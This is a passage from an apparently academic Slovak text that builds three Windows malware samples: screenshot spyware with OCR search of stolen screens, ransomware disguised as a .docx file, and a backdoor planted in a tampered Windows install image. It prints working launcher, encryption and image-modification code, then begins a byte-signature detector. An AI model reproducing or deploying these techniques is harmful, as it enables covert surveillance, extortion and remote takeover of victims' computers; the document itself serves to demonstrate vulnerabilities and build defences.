
Týmto sa vytvára nebezpečná virtuálna cesta zo screenbufferu (zásobník obrazu, ktorý vidí užívateľ na svojom počítači) k útočníkovi, ktorý dokáže monitorovať užívateľa frekvenciou 2 snímky za minútu. Táto frekvencia sa dá v závislosti od priepustnosti internetového pripojenia upraviť na oveľa vyššiu alebo nižšiu hodnotu.

Frekvencia 2 snímky za minútu sa osvedčila ako univerzálna, ktorá nezaťažuje šírku pásma internetového pripojenia a ani výpočtový výkon počítača. Táto frekvencia umožňuje beh na pozadí bez povšimnutia.

Vývojový diagram princípu fungovania vírusu je v prílohe A.

## 4.3 Metódy vírusu

### 4.3.1 Komprimácia spúšťača a nebezpečného kódu



Obr. 4.2: Diagram vzťahov súčastí vírusu

Vírus sa skladá z dvoch súčastí (súborov): spúšťač a nebezpečný kód. Pre „jednoduché použitie vírusu“ je potrebné aby vírus bol v jednom jedinom súbore. Toto je zabezpečené tým spôsobom, že binárny súbor spúšťača je prevedený do konštanty bajtového poľa v jazyku C++ špeciálnou funkciou:

```
void encode_file(ofstream &output, const char file_path[],
                const char var_name[])
{
    ifstream input(file_path, ios::binary);

    vector<char> buffer((
        istreambuf_iterator<char>(input),
        (istreambuf_iterator<char>())));

    output << "unsigned char " << var_name << "[] = {";

    for (vector<char>::const_iterator i = buffer.begin();
        i != buffer.end(); ++i)
        if (i != buffer.begin())
            output << ",0x" << hex << (0xFF & *i);
        else
            output << "0x" << hex << (0xFF & *i);
    output << "};\n";
}
```



Toto bajtové pole je uložené do hlavičkového súboru s príponou .h, ktorá je v samotnom kóde inštalátora vírusu začlenená preprocesorom #include. Touto istou metódou je do inštalátora začlenený aj nebezpečný kód - PowerShell script.

Týmto sa dosiahne to, že výsledný súbor inštalátora vírusu v sebe obsahuje aj súbory jeho súčastí – spúšťača a nebezpečného kódu.

### 4.3.2 Infikovanie počítača extrakciou vírusu inštalátorom

Po spustení vírusu – inštalátora, program infikuje počítač presne opačnou metódou, akou bol skompilovaný. Súčasti vírusu - spúšťač a nebezpečný kód sú z inštalátora rozbalené do appdata priečinku, odkiaľ je neskôr vírus spúšťaný plánovačom Windowsu.

Windows 10 z dôvodu spätnej kompatibility umožňuje použiť nebezpečnú utilitu „schtasks“ – plánované spustenie binárnych súborov bez užívateľskej interakcie na pozadí. Inštalátor túto utilitu použije na nastavenie opakovaného spúšťania vírusu. Schtasks zabezpečuje trvalé odpočúvanie užívateľa, aj po reštartovaní systému.

### 4.3.3 Spustenie nebezpečného kódu cez PowerShell

```
char appdata[MAX_PATH];
char param[PARAM_LEN] = "-ep bypass -command '& '";

GetEnvironmentVariable("appdata", appdata, MAX_PATH);

strcat_s(param, appdata);
strcat_s(param, "\\VierAugen\\screen.ps1'\\");

ShellExecute(NULL, "open", "powershell.exe", param, NULL, SW_HIDE);
```


Spomínaná bezpečnostná diera v PowerShell z predchádzajúcej kapitoly je zneužitá na obídenie ochrany spúšťania PowerShell skriptu cudzím procesom neoverenej aplikácie aj v tomto víruse.

Princíp kódu spúšťača PowerShell je nasledovný: v podpriečinku *VierAugen* v adresári appdata sa nachádza skript. Pomocou Windows API je získaná absolútna cesta k tomuto skriptu a je spustený proces *powershell.exe* s danými parametrami. Proces je spustený argumentom *SW\_HIDE*, ktorý zabezpečí že vytvorená inštancia PowerShell sa nezobrazí, ale bude bežať na pozadí.

#### 4.3.4 Získavanie citlivých údajov nebezpečným kódom

Nebezpečný kód je samotným jadrom vírusu, ktorý komunikuje s aplikačným rozhraním Windows 10 a získava od užívateľa údaje prostredníctvom fotografovania obrazovky. Tieto snímky následne odosiela útočníkovi.

Obr. 4.3: Diagram funkcionality nebezpečného kódu



Princíp fungovania nebezpečného kódu je založený na súčasnej architektúre aplikačného rozhrania, ktorá umožňuje získavať dáta z pamäťovej schránky (tiež známej ako Ctrl-C/Ctrl-V).

Windows poskytuje ďalšiu nezmyselnú funkciu - emulácia stlačenia klávesy fyzickej klávesnice cez softvér. Po stlačení sa obrazovka odfotí a snímok je uložený do pamäťovej schránky, odkiaľ sa dá mojím vírusom extrahovať.

Po extrakcii snímky zo schránky je snímka skomprimovaná na úroveň kvality 25%. Táto úroveň kvality zabezpečí, že jedna snímka nepresiahne veľkosť 70kB v prípade bežného rozlíšenia HD-ready (1366x768), a zároveň zabezpečí kompresiu na takej úrovni, aby aj drobné písmená na snímke boli stále čitateľné.

Snímka je zakódovaná do formátu JPEG a následne je pomocou HTTPS protokolu odoslaná útočníkovi na Internet.

Zber snímok je optimalizovaný na nízku náročnosť archivácie u útočníka.

Osem hodín sledovania užívateľa (obete) snímkami jeho obrazovky zaberie v priemere len okolo 57MB na disku útočníka.

## 4.4 Pohľad zo strany útočníka

Útočník je autor vírusu, ktorý naprogramoval vírus tak, aby odpočúvané dáta užívateľa boli odosielené po Internete k jeho serverom.

Servery útočníka môžu byť rôzneho charakteru – vyhradený počítač s verejnou IP adresou alebo zdieľaný počítač, ktorý sa ukrýva za NAT bránou. V tomto prípade útoku spyware sú dáta odosielené cez šifrovaný protokol HTTPS na zdieľaný webový server umiestnený v Českej republike.

Na serveri útočníka beží webová aplikácia, ktorá umožňuje útočníkovi sledovať obeť v reálnom čase. Súčasťou aplikácie je front-end rozhranie, cez ktorý útočník môže pohodlne pristupovať k databáze nazbieraných snímok a back-end rozhranie, ktorý slúži na komunikáciu vírusu s databázou snímok.

### 4.4.1 Komunikácia medzi vírusom a útočníkom

Komunikáciu má na starosti back-end aplikácie útočníka, ktorý poskytuje API na ukladanie snímky do databázy snímok cez HTTPS požiadavku. Spolu so snímkou vírus odosiela aj nasledujúce informácie: užívateľské meno, názov počítača a reťazec kontrolného súčtu algoritmom *sha256sum*. Server uloží snímku na úložisko dát. Následne je extrahovaný text zo snímky OCR algoritmom a po validácii týchto informácií backend zapíše do MySQL databázy informácie o snímke, vrátane kľúčových slov zo snímky.

Vírus po úspešnom odoslaní snímky lokálnu kópiu snímky vymaže a čaká sa na ďalšie plánované odfotenie obrazovky.

### 4.4.2 Extrakcia textu zo snímok

Možností spracovania snímok je veľa. Jednou z nich je extrakcia kľúčových slov z týchto snímok. Medzi extrahovaným textom je možné nájsť URL adresy navštívených stránok, súkromnú komunikáciu, vyhľadávané slová a podobne. Týmto spôsobom je možné zistiť aj prihlasovacie mená, ktoré sú v nešifrovanom texte, poprípade aj heslá, pokiaľ užívateľ používa tabuľku s heslami alebo softvér na správu hesiel.

Priradenie kľúčových slov ku snímke umožní útočníkovi vyhľadávať a filtrovať snímky vyhľadávacím políčkom vo webovej aplikácii.

## Využitie OCR algoritmu (Tesseract)

K extrakcii textu z obrazu sa používa optické rozoznávanie znakov (OCR). Jedná sa o špecializovaný algoritmus, ktorý používa umelú inteligenciu a neurónové siete na určovanie písmen na základe tvarov a kontrastu.

*Tesseract* je OCR softvér vyvíjaný spoločnosťou Google, ktorý dokáže spracovať JPG súbory a ktorého výstupom je text. Tento softvér má vysokú účinnosť a podporuje aj slovenskú abecedu, a preto je pre názorné použitie ideálne.

Po inštalácii softvéru do serveru je možné ho použiť z príkazového riadka, napr.:

```
$ tesseract "snimok.jpg" output.txt -l slk
```

Vstupnou snímkou je JPG snímka od obete a detegovaný text v snímke sa ukladá do súboru `output.txt`. Na detekciu textu vrátane diakritiky je potrebné použiť prepínač na slovenský jazyk.

Back-end aplikácie útočnickeho rozhrania používa tento príkaz v upravenej forme pre konvenčnejšie použitie:

```
$ocr_data = shell_exec("tesseract uploads/"  
                        . $sha256sum  
                        . ".jpg stdout -l slk");
```

Back-end je naprogramovaný v PHP a spúšťa inštanciu aplikácie *Tesseract*, kde vstupom je práve prijatá snímka a výstup je smerovaný do *stdout*. Funkcia *shell\_exec* vracia obsah *stdout* do premennej *ocr\_data*.

### 4.4.3 Webové rozhranie útočníka

Webové rozhranie pre tento vírus umožňuje na diaľku sledovať, čo sa nachádza na obrazovke obete vírusu v reálnom čase. Rozhranie podporuje multi-user - možnosť sledovať viac ľudí naraz a identifikovať ich pomocou názvu ich účtu a názvu ich počítača. Po výbere konkrétneho subjektu na špehovanie sa na vrchnej časti zobrazuje najnovší snímok obrazovky a informácie o subjekte ako napr. počet vytvorených snímok a čas poslednej snímky.

Pod vrchnou časťou rozhrania sa nachádza vyhľadávacie políčko, ktoré umožňuje vďaka optickému rozoznávaniu znakov filtrovať snímky na základe kľúčových slov.

Například, po zadání "gmail" sa zobrazia iba tie snímky, ktoré v sebe obsahujú otvorené okno Gmail alebo obsahujú slovo "gmail". Funguje to aj s menami osôb - zobrazia sa konverzácie, URL stránky alebo aj kľúčové slovo "password" môže odhaliť zaujímavé informácie.

V spodnej časti rozhrania sa nachádzajú miniatúry všetkých snímok a ich prislúchajúci dátum vytvorenia. Snímky sa dajú po kliknutí zväčšiť.

Webové rozhranie je nakódované pomocou najmodernejších technológií - REST API a Vue.js na dosiahnutie reaktívneho obsahu webstránky.

Náhľad webového rozhrania sa nachádza v prílohe B.

#### 4.4.4 Riziká ďalšieho spracovania

Text vytiahnutý zo snímok a následné premenenie na kľúčové slová sa ukázalo ako mimoriadne efektívny spôsob triedenia snímok a vytvárania obrazu o danej obete vírusu. Poskytnutie týchto dát spolu s IP adresou reklamným agentúram by mohlo mať silné marketingové výsledky, keďže sa môže dosiahnuť oveľa efektívnejšia a osobnejšie cielená reklama pre užívateľa (obete).

Možnosť, ako využiť text zo snímok je dosť a veľa z nich by bolo v prípade zneužitia pre danú obeť vírusu veľmi nebezpečné - od narušenia osobného súkromia cez cielenú reklamu až po zneužitie kreditné karty alebo osobné údaje.

## Kapitola 5

# Demonštrácia zraniteľnosti: Ransomware „DocsLocker“ - šifrovanie dokumentov užívateľa

### 5.1 Činnosť vírusu

Škodlivý vírus sa tvári pred spustením ako užívateľovi prospešný súbor – ako DOCX súbor. Vírus má ikonu DOCX súboru a v názve obsahuje aj príponu „.docx“. Vírus je tým pádom je ľahko zameniteľný so skutočným DOCX dokumentom. Po dvojkliku na súbor, vírus spustí aplikáciu Office Word, otvorí dokument a bez akejkoľvek výzvy na práva alebo upozornenia o nebezpečnej aplikácii antivírusom začne na pozadí vyhľadávať všetky dokumenty v počítači, začne proces ich šifrovania a odosielania kľúčov útočníkovi.

Po niekoľkých minútach sú všetky dokumenty zašifrované individuálnym kľúčom a obeť je informovaná o tom, ako postupovať, tak, že sa pozadie počítača zmení na informačný obrázok s textom.

Často sa v prípade ransomware útoku platí vysoké výpalné, len aby si firmy zachránili dôležité dokumenty. Jediný možný spôsob ako sa k súborom dostať späť, je zaplatiť útočníkovi za odšifrovací kľúč.



Obr. 5.1: Infikovaný súbor - vírus, ktorý užívateľ spúšťa z plochy

## 5.2 Princíp vírusu

Vírus je spustiteľný kód, ktorý sa tvári ako dokument. Do cieľového počítača môže byť prenesený rôznymi spôsobmi sociálneho inžinierstva alebo aj osobným infikovaním počítača, pokiaľ je v blízkosti. Pokiaľ počítač obsahuje dôležité dokumenty a zároveň nie sú k dispozícii zálohy, z počítaču sa stáva ideálny adept pre ransomware útok.

Po otvorení vírusu sa spustí rozbalenie dokumentu z vírusu a následné otvorenie dokumentu v Office Word, aby súbor pôsobil dôveryhodne a robil to, čo by užívateľ očakával.

Avšak po otvorení dokumentu, vírus spustí na pozadí proces infikácie. Vírus rozbalí do appdata šifrovaciu utilitu 7-Zip, nebezpečný kód a obrázok pozadia. Po rozbalení začne vírus prehľadávať disk a hľadá súbory, ktoré sú dokumentami - súbory s príponou .docx, .xlsx, .pptx, .pdf, atď...

Keď vírus dokument nájde, pošle absolútnu cestu k súboru do nebezpečného kódu, PowerShell skriptu, ktorý pomocou utility 7-Zip súbor zašifruje s náhodne vygenerovaným heslom.

Súbor dokumentu zmení názov a je pripnutá nová prípona k názvu: *.encrypted.7z*. Nebezpečný kód vytvorí HTTPS požiadavku na server útočníka, pomocou ktorej informuje útočníka o názve zašifrovaného dokumentu, kontrolnom súčte *sha256sum* a o hesle, pomocou ktorého je súbor odšifrovateľný.

Po tom, ako sa všetky dokumenty v počítači zašifrujú, nebezpečný kód zmení tapetu plochy na obrázok, ktorý bol rozbalený z vírusu do appdata. Tento obrázok informuje užívateľa o tom, že jeho počítač bol napadnutelným. Zároveň mu poskytuje informácie o tom, ako postupovať, v prípade, že by sa dožadoval k odšifrovaniu jeho súborov. Na tapete je napísané, že užívateľ musí kontaktovať prostredníctvom e-mailu útočníkov, ktorý zvyčajne požadujú vysoké výpalné za poskytnutie hesiel, s ktorými je možné dané zašifrované dokumenty odšifrovať.

Pokiaľ užívateľ nemá zálohy mimo napadnutého počítača, tieto súbory nie sú návratné inak, než odšifrovaním heslom od útočníkov. Tento typ útoku je veľmi nebezpečný pre firmy, ktoré nie sú dobre chránené a vedú napr. elektronické účtovníctvo rôznymi ekonomickými softvérmi, ktoré môžu uchovávať dáta v Microsoft Access databáze. Najlepšia prevencia proti útoku typu ransomware je časté zálohovanie na vzdialené úložisko. Vývojový diagram princípu fungovania vírusu je v prílohe C.

## 5.3 Metódy vírusu

### 5.3.1 Vyhľadávanie dokumentov na disku

Windows API poskytuje funkcie, ktoré umožňujú listovať obsah priečinkov. Zavolaním funkcie *FindFirstFile*, kde parameterom *lpFileName* je "*C:\\**" a parameterom *lpFindFileData* je ukazovateľ na štruktúru, kam sa majú uložiť informácie o súbore sa zistí prvý súbor v danom priečinku.

Každý priečinok obsahuje aj dva odkazy, ktoré sa správajú ako súbory - súbor "*.*", ktorý odkazuje na daný adresár a súbor "*..*", ktorý dokazuje na rodičovský adresár. Prehľadávanie týchto priečinkov nemá zmysel, preto sú z rekurzívneho prehľadávania podpriečinkov vyčlenené.

Pomocou funkcie *FindNextFile* sa zisťujú ďalšie súbory a podpriečinky v adresári. Pokiaľ je táto funkcia umiestnená do *while* cyklu, je možné zistiť všetky súbory a podpriečinky v adresári.

Každý nájdený súbor v adresári sa overuje, či prípona súboru patrí do skupiny dokumentov. Pokiaľ súbor je dokument, je spustený nebezpečný kód s parametrom absolútnej cesty tohto súboru, ktorý má na starosti šifrovanie.

### 5.3.2 Šifrovanie súborov utilitou 7-Zip

Využitím bezpečnostnej diery v PowerShell je možné spustiť nebezpečný kód - šifrovanie a odstraňovanie pôvodných súborov bez toho, aby antivírus overoval činnosť. Šifrovanie má na starosti PowerShell skript, ktorý je rozbalený do *appdata* a na vstupe prijíma absolútnu cestu k súboru, ktorý zašifruje.


Šifrovanie je zabezpečené voľne dostupnou utilitou 7-Zip, ktorá používa symetrické šifrovanie AES-256 a kompresný algoritmus LZMA k zabaleniu súboru do *.7z* súboru.

Každý súbor musí byť zašifrovaný náhodne vygenerovaným heslom, ktoré generuje príkaz v PowerShell [5]:

```
$password = -join ((1..10) | % {(65..90) + (97..122) | Get-Random}
| % {[char]$_})
```

Vygenerované heslo sa skladá z desať-znakovej kombinácii malých a veľkých písmen abecedy. Po vygenerovaní hesla sa spustí utilita 7-Zip, ktorá bola do *appdata* rozbalená vírusom. Po dokončení šifrovania sa odošle útočníkovi informácia o súbore s heslom.





Obr. 5.2: Dokumenty pred a po zašifrovaní vírusom typu ransomware

### 5.3.3 Zmena tapety plochy

```
$image = "${env:appdata}\DocsLocker\background.bmp"

$func = @"
using System.Runtime.InteropServices;

public class Wallpaper {
    [DllImport("user32.dll", SetLastError = true,
        CharSet = CharSet.Auto)]

    private static extern int SystemParametersInfo(int uAction,
        int uParam, string lpvParam, int fuWinIni);

    public static void SetWallpaper (string path) {
        SystemParametersInfo( 20, 0, path, 0x01 | 0x02 );
    }
}"@

Add-Type -TypeDefinition $func
[ Wallpaper ]::SetWallpaper ($image)
```

Vírus rozbalí do appdata obrázky vo formáte bitovej mapy .bmp. Nebezpečný kód obsahuje funkciu *SetWallpaper*, ktorá zmení užívateľovi tapetu na špecifikovaný obrázok. Využíva sa knižnica *user32.dll*, ktorá dokáže zmeniť systémové parametre. Zmena tapety sa prejavuje okamžite. [6]

## 5.4 Pohľad zo strany útočníka

Na serveri útočníka beží webová aplikácia, ktorá umožňuje útočníkovi pohodlne pristupovať k databáze nazbieraných hesiel od zašifrovaných dokumentov.

### 5.4.1 Komunikácia medzi vírusom a útočníkom

Komunikáciu má na starosti back-end aplikácie útočníka, ktorý poskytuje API na ukladanie hesiel od zašifrovaných súborov cez HTTPS požiadavku. Spolu s heslom sa odosiela názov súboru a kontrolný súčet *sha256sum*. Aplikácia ukladá informácie do MySQL databázy spolu s dátumom, kedy súbor bol zašifrovaný.

### 5.4.2 Logger udalostí

Útočník má k dispozícii konzolový logger udalostí, ktorý zobrazuje priebeh útoku vírusom v reálnom čase. Logger zaznamenáva základné informácie o novom hostiteľovi a aj priebeh šifrovania súborov. Logger je skript bežiaci v linuxovom Bash, ktorý sleduje zmeny v súbore *events.log* a vypisuje pribúdajúce udalosti do terminálu. Pri spustení loggeru je vypísané na terminál logo „DocsLocker“ v znakovnej forme. [7]

### 5.4.3 Webové rozhranie

Webové rozhranie pre tento vírus umožňuje pristupovať k databáze hesiel, ktoré boli použité na zašifrovanie dokumentov pri útoku.

Dizajn rozhrania je jednoduchá tabuľka, ktorá zobrazuje identifikačné číslo zašifrovaného súboru, názov súboru, heslo, kontrolný súčet súboru a dátum zašifrovania. Obsah tabuľky je dynamicky aktualizovaný pomocou komunikácie s back-end súčasťou webovej aplikácie pomocou technológie REST API a Vue.js.

Vo vrchnej časti sa nachádza vyhľadávacie políčko, ktoré slúži na vyhľadanie záznamu o konkrétnom súbore. Filtrovanie záznamov je možné vyhľadávaním časti názvu súboru alebo kontrolného súčtu.

Náhľad webového rozhrania sa nachádza v prílohe D.

## Kapitola 6

# Demonštrácia zraniteľnosti: Backdoor „PSRemote“ - ovládnutie počítača zadnými vrátkami

Predchádzajúce demonštrácie zraniteľnosti mali spoločné to, že vyžadovali ľudskú nevnímanosť k infekcii počítača. Vyžadovali, aby sa vírus do počítača dostal a manuálne otvoril dvojklikom. Bez spustenia týchto súborov boli vírusy nečinné a nepredstavovali nebezpečenstvo.

Nasledujúca demonštrácia predvedie, že existuje spôsob infikovania počítača bez toho, aby užívateľ niečo spustil alebo si do počítača niečo stiahol.

### 6.1 Princíp infekcie

Existuje spôsob, akým sa dá počítač infikovať bez toho, aby vyžadoval akúkoľvek interakciu neobozretného užívateľa. Spôsob spočíva v infekcii počítača skôr, než s ním užívateľ začne manipulovať.

Operačný systém sa inštaluje do počítača z inštalačného média, ktoré je vytvárané na USB kľúč. K vytvoreniu inštalačného média je potrebný ISO obraz Windowsu, ktorý je špeciálnym nástrojom nakopírovaný na USB kľúč.

Počítače, ktoré sú predávané s predinštalovaným Windowsom sú väčšinou inštalované modifikovým ISO obrazom. Výrobcovia upravujú originálny ISO obraz, tak aby súčasťou Windowsu už boli ovládače hardvéru a užívateľ ich už nemusel manuálne doinštalovať. Ďalším dôvodom, prečo výrobcovia počítačov upravujú inštalačný obraz je napr. predinštalovanie aplikácie zákazníckej a produktovej podpory.

Umožnenie distribúcie a inštalácie modifikovaného inštalačného Windows obrazu prináša so sebou riziko, že Windows po inštalácii môže byť infikovaný zadnými vrátkami - backdoorom. Zadné vrátka umožňujú útočníkovi obísť ochranu antivírusu a firewallu a pripojiť sa na infikovaný počítač a vykonávať príkazy na diaľku.


Typický prípad, kedy by mohol byť užívateľ obeťou je nákup počítača s predinštalovaným Windowsom od neovereného predajcu. Predajca v záujme zvýšenia zisku mohol nainštalovať predaktivovaný operačný systém, ktorého ISO súbor stiahol z torrentov, aby sa vyhol nakupovaniu licencií. ISO obraz okrem toho, že zaistil, že operačný systém bude aktivovaný po inštalácii, mohol obsahovať aj backdoor, ktorý sprístupní počítač útočníkovi na diaľku.

## 6.2 Metóda infikácie ISO obrazu

### 6.2.1 Vytváranie automatizovaného inštalačného média

Windows 10 pri inštalácii zisťuje od užívateľa informácie o tom, na ktorý disk má byť systém nainštalovaný, názov účtu používateľa, heslo, edícia systému a podobne. Miesto manuálneho vyplňania počas inštalácie budeme používať *answer file*, ktorý tieto informácie predá inštalačnému sprievodcovi a tým celá inštalácia bude vykonaná automaticky.

Prvým krokom je získanie originálneho, nemodifikovaného ISO obrazu Windows 10 zo stránky Microsoftu. Pomocou nástroja *Rufus*, ktorý je voľne dostupný, je vytvorené inštalačné médium na USB kľúč s použitím prednastavených hodnôt.



Obr. 6.1: Kopírovanie ISO obrazu na USB kľúč nástrojom Rufus

Po úspešnom vytvorení inštalačného média na USB kľúči je potrebné vytvoriť odpoveďový súbor pre inštaláciu. Odpoveďový súbor je XML súbor, ktorý obsahuje v sebe informácie o jazyku, časovej zóne, klávesnici, atď. Tento XML súbor je možné vygenerovať na webstránke [8]:

[http://www.windowsafg.com/win10x86\\_x64\\_uefi.html](http://www.windowsafg.com/win10x86_x64_uefi.html)

Vygenerovaný súbor je potrebné manuálne umiestniť do koreňového adresára USB kľúču s inštalačným médiom pod názvom *autounattend.xml*.

### 6.2.2 Infikácia inštalačného obrazu vírusom

Vírus sa skladá z dvoch súčastí - spúšťač a nebezpečný kód. Pre správnu funkčnosť backdooru musia byť oba súbory umiestnené po inštalácii na disku počítača. Spúšťač musí byť umiestnený do adresára:

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

Všetky programy, ktoré sú umiestnené v tomto adresári sú po boote operačného systému automaticky spustené.

Infikácia musí spočívať v tom, že pri inštalácii sa okrem systémových súborov rozbalia aj súčasti vírusu do správnych adresárov.

Inštalátor Windows 10 umožňuje vykonať pri inštalácii príkazy, ktoré sa nachádzajú v špeciálnom súbore *SetupComplete.cmd*. Využitím funkcie kopírovania súborov je možné extrahovať vírus z inštalačného obrazu priamo na disk, kam sa operačný systém inštaluje.

#### Vloženie vírusu do obrazu inštalácie

Inštalačné médium obsahuje súbor, v ktorom sa nachádzajú všetky systémové súbory, ktoré sú inštalátorom nakopírované na disk. Súbory sú zkomprimované do súboru *sources/install.wim* na inštalačnom médiu.

Pre vloženie spúšťača a nebezpečného kódu do obrazu inštalácie je potrebné mountnúť tento WIM súbor a upraviť jeho obsah. WIM súbor sa mountuje a ukladá Windowsovou utilitou *DISM*. [9]

```
DISM /Mount-image  
      /imagefile:"E:\sources\install.wim"  
      /Index:1  
      /MountDir:"C:\install-media-content"
```

Po mountnutí je obsah inštalačného obrazu dostupný na modifikáciu v priečinku *install-media-content* na disku C. Súčasťou vírusu sú nakopírované do adresára:

```
C:\install-media-content\Windows\Setup\Scripts\
```

### Vytvorenie post-inštalačného skriptu

Po úspešne dokončenej inštalácii inštalátor spustí skript *SetupComplete.cmd*, ktorý sa nachádza na inštalačnom obraze ktorý je mountnutý. Jeho úpravou obsahu na:

```
@echo off  
copy "C:\Windows\Setup\Scripts\PSRemote_Launcher.exe"  
"C:\ProgramData\Microsoft\Windows\Start Menu  
  \Programs\Startup\PSRemote_Launcher.exe"  
copy "C:\Windows\Setup\Scripts\shell.ps1" "C:\shell.ps1"
```

a umiestnením do:

```
C:\install-media-content\Windows\Setup\Scripts\SetupComplete.cmd
```

zabezpečíme, že užívateľ bude mať nainštalovaný backdoor jeho počítača, bez toho aby o tom vedel.

### Uloženie obrazu inštalácie

Po ukončení modifikácie adresára *install-media-content* môžeme uložiť zmeny späť do súboru *sources/install.wim* spustením príkazu utility *DISM*:

```
DISM /Unmount-image  
      /MountDir:"C:\install-media-content"  
      /Commit
```

Inštalačné médium je týmto pádom modifikované a Windows po inštalácii má v sebe zabudovaný backdoor - zadné vrátka.

## 6.3 Pohľad zo strany útočníka

Útočník má k dispozícii webové rozhranie, ktoré vyhľadáva obeť s nainštalovaným backdoorom a umožňuje odosielať príkazy do počítača, ktoré sú interpretované v hosťovskom počítači ako PowerShell príkazy.

### 6.3.1 Komunikácia medzi vírusom a útočníkom

Pokiaľ má obeť zapnutý počítač, v pozadí beží proces ktorý počúva a čaká na príkazy od útočníka technikou takzvanou *polling*. Táto technika spočíva vo výmene rolí klienta a server. V tomto prípade obeť nie je serverom, ale klientom, ktorý sa pripája na vzdialený server. Hlavnou výhodou je, že obeť nemusí mať otvorený port na internet a môže byť medzi obeťou a internetom NAT brána.

Proces backdooru každú sekundu *polluje* server a čaká na odpoveď zo servera, ktorá poskytne príkaz a identifikačné číslo príkazu. Vírus backdooru tento príkaz vykoná v PowerShell prostredí a spolu s výstupom príkazu a identifikačným číslom príkazu odosiela serveru útočníkovi informáciu o tom, že príkaz bol vykonaný.

### 6.3.2 Emulátor terminálu

Webové rozhranie útočníka pozostáva z emulátora terminálu, ktorý napodobňuje PowerShell terminál a umožňuje zadávať príkazy, ktoré sú vykonávané na počítači obeti. Výstup z príkazov je tiež podporovaný.

Rozhranie ukazuje aj status obete - či je obeť pripojená k internetu a či je s ňou možné manipulovať. Taktiež je zobrazená IP adresa, z ktorej obeť komunikuje a názov hosťového účtu a počítača.

Náhľad webového rozhrania sa nachádza v prílohe E.

### 6.3.3 Možnosti vzdialeného ovládania počítača backdoorom

Možností, ako využiť vzdialné ovládania počítača je veľmi veľa. Žiadne obmedzenia v manipulácii systému neexistujú. Je možné napríklad:

- Stiahnutie a spustenie ďalšieho nebezpečného softéru
- Manipulácia s dátami užívateľa
- Vypnutie/reštartovanie počítača
- Zobrazovanie vtipných alebo otravných okien

## Kapitola 7

# Vývoj antivírusu

Jedno z možných riešení, ako ochrániť užívateľa pred vírusmi, ktoré sa zakladajú na bezpečnostnej diere v PowerShell, je návrh a implementácia algoritmu, ktorý dokáže vírusy tohto variantu v počítači odhaliť a odstrániť.

Súčasný antivírusy nie sú schopné detegovať vírusy tohto typu. Pre schopnosť detekcie je potrebná implementácia odtlačkov vírusov do ich databáz. Aktualizácia databázy vírusov komerčných antivírusov môže trvať nejaký čas, pretože antivírusové spoločnosti potrebujú veľa vzoriek vírusov, z ktorých vytvoria odtlačok. Firmy, ktoré by boli vírusmi napadnuté, väčšinou nemajú čas čakať, kým budú antivírusy schopné počítače vyliečiť. Preto, jedno z riešení tejto situácie je vývoj špecializovaného softvéru na detekciu týchto vírusov, ktorý by bol schopný vyriešiť situáciu s infikovanými počítačmi, ktoré môžu zohrávať kritické roly vo firmách.

### 7.1 Princíp detekcie vírusov

V kapitole o bezpečnostných chybách operačného systému bolo poukázané na bezpečnostnú dieru v PowerShell, ktorá bola využitá vo všetkých demonštrovaných vírusov. Bezpečnostná diera umožňuje spúšťať externý kód, ktorý je vykonávaný overenou aplikáciou od spoločnosti Microsoft. K spusteniu externého kódu v PowerShell sú potrebné dva reťazce, ktoré sa nachádzajú vo všetkých demonštrovaných vírusov, ktoré túto dieru využívajú:

```
" powershell "
```

```
a
```

```
"-ep bypass "
```

Každý súbor vírusu obsahuje tieto reťazce ako časť svojho binárneho kódu.



Pokiaľ spustiteľný súbor, ktorý overujeme, obsahuje práve obidve sekvencie bajtov, ktoré zodpovedajú daným reťazcom:

```
70 6F 77 65 72 73 68 65 6C 6C    ("powershell")
```

a

```
2D 65 70 20 62 79 70 61 73 73    ("—ep bypass")
```

tak súbor je možné klasifikovať ako vírus.

## 7.2 Vyhľadávanie sekvencie bajtov v súbore

Počas vývoja antivírusu bolo potrebné implementovať algoritmus, ktorý skenuje súbor a vyhľadáva určitú sekvenciu bajtov, aby dokázal vyhodnotiť, či skenovaný súbor je vírusom.

